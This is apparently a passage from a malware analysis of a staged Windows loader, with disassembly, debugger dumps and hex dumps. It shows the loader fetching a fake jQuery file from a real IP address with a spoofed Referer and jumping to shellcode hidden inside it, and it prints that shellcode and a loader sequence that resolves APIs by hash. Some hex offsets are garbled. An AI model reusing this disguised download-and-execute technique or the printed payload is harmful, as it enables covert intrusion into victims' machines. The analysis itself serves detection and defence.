                        envp            = dword ptr  0Ch

FF 15 00 20 40 00                       call    ds:FreeConsole
B8 00 10 40 00                          mov     eax, offset execute_shellcode
FF D0                                   call    eax ; execute_shellcode
33 C0                                   xor     eax, eax
C3                                      retn
                        _main           endp
```

```
sub_40108F      proc near               ; CODE XREF: execu
                pop     ebp
                push    74656Eh
                push    696E6977h
                push    esp
                push    726774Ch        ; LoadLibraryA
                call    ebp
                call    $+5
                xor     edi, edi
                push    edi
                push    edi
                push    edi
                push    edi
                push    edi
                push    0A779563Ah      ; InternetOpenA
                call    ebp
                jmp     loc_40115E
sub_40108F      endp
```

```
sub_4010D7      proc near               ; CODE XREF: sub_4010D7
                pop     ebx
                xor     edx, edx
                push    edx
                push    84C03200h
                push    edx
                push    edx
                push    edx
                push    ebx
                push    edx
                push    eax
                push    3B2E55EBh       ; HttpOpenRequestA
                call    ebp
                mov     esi, eax
                add     ebx, 50h ; 'P'
                push    3380h
                mov     eax, esp
                push    4
                push    eax
                push    1Fh
                push    esi
                push    869E4675h       ; InternetSetOptionA
                call    ebp
                pop     edi
                xor     edi, edi
                push    edi
                push    edi
                push    0FFFFFFFFh
                push    ebx
                push    esi
                push    7B18062Dh       ; HttpSendRequestA
                call    ebp
```

```
loc_4012EF:                             ; CODE XREF: sub_4010
                                        ; sub_4010D7+1F2↑j
                push    40h ; '@'
                push    1000h
                push    400000h
                push    edi
                push    0E553A458h      ; VirtualAlloc
                call    ebp
                xchg    eax, ebx
                mov     ecx, 0FAFh
                add     ecx, ebx
                push    ecx
                push    ebx
                mov     edi, esp

loc_40130F:                             ; CODE XREF: sub_4010
                push    edi
                push    2000h
                push    ebx
                push    esi
                push    0E2899612h      ; InternetReadFile
                call    ebp
                test    eax, eax
                jz      short loc_4012E8
                mov     eax, [edi]
                add     ebx, eax
                test    eax, eax
                jnz     short loc_40130F
                pop     eax
                retn
```

Analysis – Stage 5

1) InternetConnectA

```
mov edi,edi                    InternetConnectA
push ebp
mov ebp,esp
sub esp,4C
push ebx                       ebx:"213.227.154.92"
push esi

EAX   755C9020   <wininet.InternetConnectA>
EBX   00FC1331   "213.227.154.92"
ECX   00FC10D1   "PeE"
```

2) HttpOpenRequestA


```
mov edi,edi                    HttpOpenRequestA
push ebp
mov ebp,esp
sub esp,3C
lea eax,dword ptr ss:[ebp-3C]
push esi

EAX   75666CB0   <wininet.HttpOpenRequestA>
EBX   00FC1168   "/jquery-3.3.1.slim.min.js"
ECX   00FC10ED   "%zfkrhes"
EDX   3B2F55FB
```

3) HttpSendRequestA

```
mov edi,edi                    HttpSendRequestA
push ebp
mov ebp,esp
sub esp,3C
lea eax,dword ptr ss:[ebp-3C]
push esi

EAX   755D4AE0   <wininet.HttpSendRequestA>
EBX   00FC11B8   "Accept: text/html,applicat
EDX   00FC1116   sfde50.00FC1116
```

```
Address   Hex                                              ASCII
00FC11B8  65 63 65 70 74 3A 20 74 65 78 74 2F 68 74 6D     Accept: text/htm
00FC11C8  6C 2C 61 70 70 6C 69 63 61 74 69 6F 6E 2F 78 68  l,application/xh
00FC11D8  74 6D 6C 2B 78 6D 6C 2C 61 70 70 6C 69 63 61 74  tml+xml,applicat
00FC11E8  69 6F 6E 2F 78 6D 6C 3B 71 3D 30 2E 39 2C 2A 2F  ion/xml;q=0.9,*/
00FC11F8  2A 3B 71 3D 30 2E 38 0D 0A 41 63 63 65 70 74 2D  *;q=0.8..Accept-
00FC1208  4C 61 6E 67 75 61 67 65 3A 20 65 6E 2D 55 53 2C  Language: en-US,
00FC1218  65 6E 3B 71 3D 30 2E 35 0D 0A 52 65 66 65 72 65  en;q=0.5..Refere
00FC1228  72 3A 20 68 74 74 70 3A 2F 2F 63 6F 64 65 2E 6A  r: http://code.j
00FC1238  71 75 65 72 79 2E 63 6F 6D 2F 0D 0A 41 63 63 65  query.com/..Acce
00FC1248  70 74 2D 45 6E 63 6F 64 69 6E 67 3A 20 67 7A 69  pt-Encoding: gzi
00FC1258  70 2C 20 64 65 66 6C 61 74 65 0D 0A 55 73 65 72  p, deflate..User
00FC1268  2D 41 67 65 6E 74 3A 20 4D 6F 7A 69 6C 6C 61 2F  -Agent: Mozilla/
00FC1278  35 2E 30 20 28 57 69 6E 64 6F 77 73 20 4E 54 20  5.0 (Windows NT
00FC1288  36 2E 33 3B 20 54 72 69 64 65 6E 74 2F 37 2E 30  6.3; Trident/7.0
00FC1298  3B 20 72 76 3A 31 31 2E 30 29 20 6C 69 6B 65 20  ; rv:11.0) like
00FC12A8  47 65 63 6B 6F 0D 0A 00 35 4F 21 50 25 40 41 50  Gecko...5O!P%@AP
```

Analysis – Stage 5




HTTP GET Request

The crafted request looks like a harmless HTTP GET Request to receive a JQuery Javascript file

Setting up a simple request with no additions, results in a blank answer…

To receive the .js file, reproducing the whole GET request including **HTTP Header** fields is required, e.g.:

Referer hxxp://code.jquery.com/



Analysis – Stage 5

4) VirtulAlloc

Response of the request is saved into a buffer


Size: 4MB


5) InternetReadFile

Buffer is filled in multiple chunks

Important offset 0xFAF stored in ECX register

```
push    40h ; '@'
push    1000h
push    400000h
push    edi
push    0E553A458h      ; VirtualAlloc
call    ebp
xchg    eax, ebx        ; New buffer in ebx
mov     ecx, 0FAFh      ; Offset FAF in ecx
add     ecx, ebx        ; Add Offset FAF to ebx (Buffer)
                        ;
                        ; = Buffer + FAF
push    ecx
push    ebx
mov     edi, esp


                        ; CODE XREF: sub_4010D7+251↓j
push    edi
push    2000h
push    ebx
push    esi
push    0E2899612h      ; InternetReadFile
call    ebp
test    eax, eax
jz      short loc_4012E8
mov     eax, [edi]
add     ebx, eax
test    eax, eax
jnz     short loc_40130F
pop     eax
retn                    ; Return to ret-address on the stack
                        ;
                        ; = ECX --> Buffer+FAF
```






Analysis – Stage 5

Breakpoint at the end of the loop
→ Buffer is filled completely

On the first look, the response looks like a valid JQuery response

Looking more in detail and following the code execution, the buffer contains a **shellcode** which is called directly afterwards, by jumping to **offset 0xFAF**



```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F 10 11 12 13 14 15 16 17 18 19 1A 1B 1C 1D 1E 1F 20 21 22 23 24 25 26 27 28 29 2A 2B 2C 2D 2E 2F 30 31 32 33 34 35 36 37 38 39 3A 3B 3C 3D 3E 3F  Dekodierter Text

00000000  2F 2A 21 20 6A 51 75 65 72 79 20 76 33 2E 33 2E 31 20 7C 20 28 63 29 20 4A 53 20 46 6F 75 6E 64 61 74 69 6F 6E 20 61 6E 64 20 6F 74 68 65 72 20 63 6F 6E 74 72 69 62 75 74 6F 72 73 20 6F 6E  /*! jQuery v3.3.1 | (c) JS Foundation and other contributors | jQ
00000040  71 75 65 72 79 2E 6F 72 67 2F 6C 69 63 65 6E 73 65 20 2A 2F 21 66 75 6E 63 74 69 6F 6E 28 65 2C 74 29 7B 22 75 73 65 20 73 74 72 69 63 74 22 3B 22 6F 62 6A 65 63 74 22 3D 3D 74 79 70 65 6F 66  uery.org/license */!function(e,t){"use strict";"object"==typeof
00000080  20 6D 6F 64 75 6C 65 26 26 22 6F 62 6A 65 63 74 22 3D 3D 74 79 70 65 6F 66 20 6D 6F 64 75 6C 65 2E 65 78 70 6F 72 74 73 3D 65 2E 64 6F 63 75 6D 65  module&&"object"==typeof module.exports?module.exports=e.docume
0000C0C0  6E 74 3F 74 28 65 2C 21 30 29 3A 66 75 6E 63 74 69 6F 6E 28 65 29 7B 69 66 28 21 65 2E 64 6F 63 75 6D 65 6E 74 29 74 68 72 6F 77 20 6E 65 77 20 45 72 72 6F 72 28 22 6A 51 75 65 72 79 20 72 65  nt?t(e,!0):function(e){if(!e.document)throw new Error("jQuery re
00000100  71 75 69 72 65 73 20 61 20 77 69 6E 64 6F 77 20 77 69 74 68 20 61 20 64 6F 63 75 6D 65 6E 74 22 29 3B 72 65 74 75 72 6E 20 74 28 65 29 7D 28 22 75 6E 64 65 66 69 6E 65 64 22  quires a window with a document");return t(e)}:t(e)}("undefined"
00000140  21 3D 74 79 70 65 6F 66 20 77 69 6E 64 6F 77 3F 77 69 6E 64 6F 77 3A 74 68 69 73 2C 66 75 6E 63 74 69 6F 6E 28 65 2C 74 29 7B 22 75 73 65 20 73 74 72 69 63 74 22 3B 76 61 72 20 6E 3D 5B 5D 2C  !=typeof window?window:this,function(e,t){"use strict";var n=[],
00000180  72 3D 65 2E 64 6F 63 75 6D 65 6E 74 2C 69 3D 4F 62 6A 65 63 74 2E 67 65 74 50 72 6F 74 6F 74 79 70 65 4F 66 2C 6F 3D 6E 2E 73 6C 69 63 65 2C 61 3D 6E 2E 63 6F 6E 63 61 74 2C 73 3D 6E 2E 70 75  r=e.document,i=Object.getPrototypeOf,o=n.slice,a=n.concat,s=n.pu
0000C1C0  73 68 2C 75 3D 6E 2E 69 6E 64 65 78 4F 66 2C 6C 3D 7B 7D 2C 63 3D 6C 2E 74 6F 53 74 72 69 6F 6E 2C 66 3D 6C 2E 68 61 73 4F 77 6E 50 72 6F 70 65 72 74 79 2C 70 3D 66 2E 74 6F 53 74 72 69 6E 67  sh,u=n.indexOf,l={},c=l.toString,f=l.hasOwnProperty,p=f.toString
00000200  2C 64 3D 70 2E 63 61 6C 6C 28 4F 62 6A 65 63 74 29 2C 68 3D 7B 7D 2C 67 3D 66 75 6E 63 74 69 6F 6E 20 65 28 74 29 7B 72 65 74 75 72 6E 22 66 75 6E 63 74 69 6F 6E 22 3D 3D 74 79 70 65 6F 66 20  ,d=p.call(Object),h={},g=function e(t){return"function"==typeof
00000240  74 26 26 22 6E 75 6D 62 65 72 22 21 3D 74 79 70 65 6F 66 20 74 2E 6E 6F 64 65 54 79 70 65 7D 2C 79 3D 66 75 6E 63 74 69 6F 6E 20 65 28 74 29 7B 72 65 74 75 72 6E 20 6E 75 6C 6C 21 3D 74 26 26  t&&"number"!=typeof t.nodeType},y=function e(t){return null!=t&&
00000280  74 3D 3D 3D 74 2E 77 69 6E 64 6F 77 7D 2C 76 3D 7B 74 79 70 65 3A 21 30 2C 73 72 63 3A 21 30 2C 6E 6F 4D 6F 64 75 6C 65 3A 21 30 7D 3B 66 75 6E 63 74 69 6F 6E 20 6D 28 65 2C 74 2C 6E 29 7B 76  t===t.window},v={type:!0,src:!0,noModule:!0};function m(e,t,n){var
00002C0  61 72 20 69 2C 6F 3D 28 74 3D 74 7C 7C 72 29 2E 63 72 65 61 74 65 45 6C 65 6D 65 6E 74 28 22 73 63 72 69 70 74 22 29 3B 69 66 28 6F 2E 74 65 78 74 3D 65 2C 6E 29 66 6F 72 28 69 20 69 6E 20 76  var i,o=(t=t||r).createElement("script");if(o.text=e,n)for(i in v
00000300  29 6E 5B 69 5D 26 26 28 6F 5B 69 5D 3D 6E 5B 69 5D 29 3B 74 2E 68 65 61 64 2E 61 70 70 65 6E 64 43 68 69 6C 64 28 6F 29 2E 70 61 72 65 6E 74 4E 6F 64 65 2E 72 65 6D 6F 76 65 43 68 69 6C 64  )n[i]&&(o[i]=n[i]);t.head.appendChild(o).parentNode.removeChild(
00000340  6F 29 7D 66 75 6E 63 74 69 6F 6E 20 78 28 65 29 7B 72 65 74 75 72 6E 20 6E 75 6C 3D 3D 65 3F 65 2B 22 22 3B 72 65 74 75 72 6E 20 6E 75 6C 3D 3D 65 3F 65 2B 22 22 3A 22 6F 62 6A 65 63 74 22 3D 3D 74 79 70 65 6F 66 20 65 7C 7C 22 66 75 6E 63 74 69  o)}function x(e){return null==e?e+"":"object"==typeof e||"functi
00000380  6F 6E 22 3D 3D 74 79 70 65 6F 66 20 65 3F 6C 5B 63 2E 63 61 6C 6C 28 65 29 5D 7C 22 6F 62 6A 65 63 74 22 3A 74 79 70 65 6F 66 20 65 7D 76 61 72 20 62 3D 22 33 2E 31 22 2C 77 3D 66 75  on"==typeof e?l[c.call(e)]||"object":typeof e}var b="3.3.1",w=fu
0000C0C0  6E 63 74 69 6F 6E 28 65 2C 74 29 7B 72 65 74 75 72 6E 20 6E 65 77 20 77 2E 66 6E 2E 69 6E 69 74 28 65 2C 74 29 7D 2C 54 3D 2F 5E 5B 5C 73 5C 75 46 45 46 46 5C 78 41 30 5D 2B 7C 5B 5C 73 5C 75  nction(e,t){return new w.fn.init(e,t)},T=/^[\s\uFEFF\xA0]+|[\s\u
00000400  46 45 46 46 5C 78 41 30 5D 2B 24 2F 67 3B 77 2E 66 6E 3D 77 2E 70 72 6F 74 6F 74 79 70 65 3D 7B 6A 71 75 65 72 79 3A 22 33 2E 33 2E 31 22 2C 63 6F 6E 73 74 72 75 63 74 6F 72 3A 77 2C 6C 65 6E  FEFF\xA0]+$/g;w.fn=w.prototype={jquery:"3.3.1",constructor:w,len
00000440  67 74 68 3A 30 2C 74 6F 41 72 72 61 79 3A 66 75 6E 63 74 69 6F 6E 28 29 7B 72 65 74 75 72 6E 20 6F 2E 63 61 6C 6C 28 74 68 69 73 29 7D 2C 67 65 74 3A 66 75 6E 63 74 69 6F 6E 28 65 29 7B 72 65  gth:0,toArray:function(){return o.call(this)},get:function(e){re
00000480  74 75 72 6E 20 6E 75 6C 6C 3D 65 3F 6F 2E 63 61 6C 6C 28 74 68 69 73 29 3A 65 3C 30 3F 74 68 69 73 5B 65 2B 74 68 69 73 2E 6C 65 6E 67 74 68 5D 3A 74 68 69 73 5B 65 5D 2C 70 75 73 68 53  turn null==e?o.call(this):e<0?this[e+this.length]:this[e]},pushS
0000C0C0  74 61 63 6B 3A 66 75 6E 63 74 69 6F 6E 28 65 29 7B 76 61 72 20 74 3D 77 2E 6D 65 72 67 65 28 74 68 69 73 2E 63 6F 6E 73 74 72 75 63 74 6F 72 28 29 2C 65 29 3B 72 65 74 75 72 6E 20 74 2E 70 72  tack:function(e){var t=w.merge(this.constructor(),e);return t.pr
00000500  65 76 4F 62 6A 65 63 74 3D 74 68 69 73 2C 74 7D 2C 65 61 63 68 3A 66 75 6E 63 74 69 6F 6E 28 65 29 7B 72 65 74 75 72 6E 20 77 2E 65 61 63 68 28 74 68 69 73 2C 65 29 7D 2C 6D 61 70 3A 66 75 6E  evObject=this,t},each:function(e){return w.each(this,e)},map:fun
00000540  63 74 69 6F 6E 28 65 29 7B 72 65 74 75 72 6E 20 74 68 69 73 2E 70 75 73 68 53 74 61 63 6B 28 77 2E 6D 61 70 28 74 68 69 73 2C 66 75 6E 63 74 69 6F 6E 28 74 2C 6E 29 7B 72 65 74 75 72 6E 20 65  ction(e){return this.pushStack(w.map(this,function(t,n){return e
00000580  2E 63 61 6C 6C 28 74 2C 6E 2C 74 29 7D 29 2C 73 6C 69 63 65 3A 66 75 6E 63 74 69 6F 6E 28 29 7B 72 65 74 75 72 6E 20 74 68 69 73 2E 70 75 73 68 53 74 61 63 6B 28 6F 2E 61 70 70 6C 79 28  .call(t,n,t)})},slice:function(){return this.pushStack(o.apply(
0000C0C0  74 68 69 73 2C 61 72 67 75 6D 65 6E 74 73 29 7D 2C 66 69 72 73 74 3A 66 75 6E 63 74 69 6F 6E 28 29 7B 72 65 74 75 72 6E 20 74 68 69 73 2E 70 75 73 68 53 74 61 63 6B 28 6F 2E 61 70 70 6C 79 28  this,arguments)},first:function(){return this.eq(0)},last:funct
00000600  69 6F 6E 28 29 7B 72 65 74 75 72 6E 20 74 68 69 73 2E 65 71 28 2D 31 29 7D 2C 65 3A 66 75 6E 63 74 69 6F 6E 28 65 29 7B 76 61 72 20 74 3D 74 68 69 73 2E 6C 65 6E 67 74 68 2C 6E 3D 2B 65 2B  ion(){return this.eq(-1)},eq:function(e){var t=this.length,n=+e+
00000640  28 65 3C 30 3F 74 3A 30 29 3B 72 65 74 75 72 6E 20 74 68 69 73 2E 70 75 73 68 53 74 61 63 6B 28 6E 3E 30 26 26 6E 3C 74 3F 5B 74 68 69 73 5B 6E 5D 5D 3A 5B 5D 29 7D 2C 65 6E 64 3A 66 75 6E  (e<0?t:0);return this.pushStack(n>=0&&n<t?[this[n]]:[])},end:fun

00000D80  65 72 20 53 74 72 69 6E 67 20 46 75 6E 63 74 69 6F 6E 20 41 72 72 61 79 20 44 61 74 65 20 52 65 67 45 78 70 20 4F 62 6A 65 63 74 20 45 72 72 6F 72 20 53 79 6D 62 6F 6C 22 2E 73 70 6C 69 74 28  er String Function Array Date RegExp Object Error Symbol".split(
00000DC0  22 20 22 29 2C 66 75 6E 63 74 69 6F 6E 28 65 2C 74 29 7B 6C 5B 22 5B 6F 62 6A 65 63 74 20 22 2B 74 2B 22 5D 22 5D 3D 74 2E 74 6F 4C 6F 77 65 72 43 61 73 65 28 29 7D 29 3B 66 75 6E 63 74 69 6F  " "),function(e,t){l["[object "+t+"]"]=t.toLowerCase())});functio
00000E00  6E 20 43 28 65 29 7B 76 61 72 20 74 3D 21 21 65 26 26 22 6C 65 6E 67 74 68 22 69 6E 20 65 26 26 65 2E 6C 65 6E 67 74 68 2C 6E 3D 78 28 65 29 3B 72 65 74 75 72 6E 21 67 28 65 29 26 26 21 79 28  n C(e){var t=!!e&&"length"in e&&e.length,n=x(e);return!g(e)&&!y(
00000E40  65 29 26 26 28 22 61 72 72 61 79 22 3D 3D 6E 7C 7C 30 3D 3D 3D 74 7C 7C 22 6E 75 6D 62 65 72 22 3D 3D 74 79 70 65 6F 66 20 74 26 26 74 3E 30 26 26 74 2D 31 20 69 6E 20 65 29 7D 76 61 72 20  e)&&("array"===n||0===t||"number"==typeof t&&t>0&&t-1 in e)}var
00000E80  45 3D 66 75 6E 63 74 69 6F 6E 28 65 29 7B 76 61 72 20 74 2C 6E 2C 72 2C 69 2C 6F 2C 61 2C 73 7B 75 2C 6C 2C 63 2C 66 2C 70 2C 64 2C 68 2C 67 2C 79 2C 76 2C 6D 2C 78 2C 62 3D 22 73 69 7A 7A 6C  E=function(e){var t,n,r,i,o,a,s,u,l,c,f,p,d,h,g,y,v,m,x,b="sizzl
00000EC0  65 22 2B 31 2A 6E 65 77 20 44 61 74 65 2C 77 3D 65 2E 64 6F 63 75 6D 65 6E 74 2C 54 3D 30 2C 43 3D 30 2C 45 3D 61 65 28 29 2C 6B 3D 61 65 28 29 2C 53 3D 61 65 28 29 2C 44 3D 66 75 6E 63 74 69  e"+1*new Date,w=e.document,T=0,C=0,E=ae(),k=ae(),S=ae(),D=functi
00000F00  6F 6E 28 65 2C 74 29 7B 72 65 74 75 72 6E 20 65 3D 3D 3D 74 26 26 28 66 3D 21 30 29 2C 30 7D 2C 4E 3D 7B 7D 2E 68 61 73 4F 77 6E 50 72 6F 70 65 72 74 79 2C 41 3D 5B 5D 2C 6A 3D 41 2E 70 6F 70  on(e,t){return e===t&&(f=!0),0},N={}.hasOwnProperty,A=[],j=A.pop
00000F40  2C 71 3D 41 2E 70 75 73 68 2C 4C 3D 41 2E 70 75 73 68 2C 48 3D 41 2E 73 6C 69 63 65 2C 4F 3D 66 75 6E 63 74 69 6F 6E 28 65 2C 74 29 7B 66 6F 72 28 76 61 72 20 6E 3D 30 2C 72 3D 65 2E 6C 65 6E  ,q=A.push,L=A.push,H=A.slice,O=function(e,t){for(var n=0,r=e.len
00000F80  67 74 68 3B 6E 3C 72 3B 6E 2B 2B 29 69 66 28 65 5B 6E 5D 3D 3D 74 29 72 65 74 75 72 6E 20 6E 3B 72 65 74 75 72 6E 2D 31 7D 2C 50 3D 22 0D FC E8 18 00 00 00 00 CC ED 00 5D 84 4C F9 27 A8 E1 04  gth;n<r;n++)if(e[n]===t)return n;return-1},P=".üè....Ïì.]„Lù'¨á.
00000FC0  6D F0 1F 83 39 B4 1B E4 4C 90 7B 0F BA EB 27 58 8B 28 83 C0 04 8B 30 31 EE 83 C0 04 50 8B 10 31 EA 89 10 31 D5 83 C0 04 83 EE 04 31 D2 39 D6 74 02 EB EA 5D FF E5 E8 D4 FF FF FF 30 CD 3A 61 3C  mð.ƒ9´.äL.{.º ë'X‹(ƒÀ.‹0îƒÀ.P‹.1êƒÀ.1ÕƒÀ.ƒî.1Ò9Öt.ëê]ÿåèÔÿÿÿ0Í:a<
00000100  F9 39 61 90 90 90 90 90 90 90 90 90 4D 5A 52 45 E8 00 00 00 00 5B 89 DF 55 89 E5 81 C3 49 7C 00 00 00 00 FF D3 68 F0 B5 A2 56 68 00 00 00 00 57 FF D0 00 00 00 00 00 00 00 00 00 00 00 00  ù9a.........MZREè....[‰ßU‰å.Ã I|..ÿÓhðµ¢Vh....WÿÐ.............
00001040  00 00 00 00 00 00 00 00 F0 00 00 00 16 8E 98 77 96 69 A1 17 FA 7E 54 66 14 85 55 83 79 39 8B 5C F0 3C E6 73 8C 1C F0 2A 11 9A AE AA 34 93 2B D0 B5 36 A9 6B 83 AE 07 9E 5E 3A C2 AD D4 CD CB 06  .......ð....Ž˜w-i¡.ú~Tf.…Uƒy9‹\ð<æsŒ.ð*.šª®4"+.µ6©kƒ®.ž^:Â.ÔÍË.
00001080  DF CC 6A DC 7C D9 52 40 45 03 0E 3F 76 21 40 13 72 ED 22 DB CF 60 0D 11 98 49 58 1D E5 87 78 67 04 0B 20 95 BC 12 DB B3 D2 63 29 87 E7 A5 F1 57 80 ED 2B 87 E3 C3 6B 7C F2 8C 62 D3 75 3A 61  ßÌjÜ|ÙR@E..?v!@.ríí"ÛÏ`..˜IX.å‡xg.. •¼.Ð³Òc)‡ç¥ñW€í+‡ãÃÃk|òŒbÓu:a
00001C0C0  26 4B 26 CE F9 0D 12 DA D2 CA F4 87 67 87 91 70 D5 6D C1 08 B8 C5 EE EA A6 67 8D 80 D8 E8 75 95 8C 68 0D 5A 17 5C 5C CA 83 04 EE E2 29 0D 35 EE 2E A1 42 CC BB 9E EC E4 14 C7 0C 3B 4E 4F 00 00  &K&ÎÙ..ÚÒÊÔ‡g‡'pÕmÁ..¸ÅîêÈ|g.€Øèu•Œh.Z.\\Êƒ.ìâ).5î.¡Bì»žìä.Ç.;NO..
00001100  4C 01 04 00 30 36 25 58 00 00 00 00 C3 FF FF FF E0 00 03 31 0B 01 09 00 00 52 02 00 00 64 01 00 00 00 00 00 C0 ED 09 00 10 00 00 00 70 02 00 00 00 00 10 00 00 00 02 00 00 05 00 00 00  L...06%X....Ãÿÿÿà..1.....R...d.....Àí.......p.............
00001140  00 00 00 00 05 00 00 00 00 00 00 00 20 47 00 00 04 00 00 00 00 00 02 00 40 01 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 FA 61 01 00 10 00 00 00 90 0B 03 00 51 00 00 00 E4 FA 02 00  ............ G.........@.............úa.........Q...äú..
00001180  64 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  d.............................À..Ð.............................
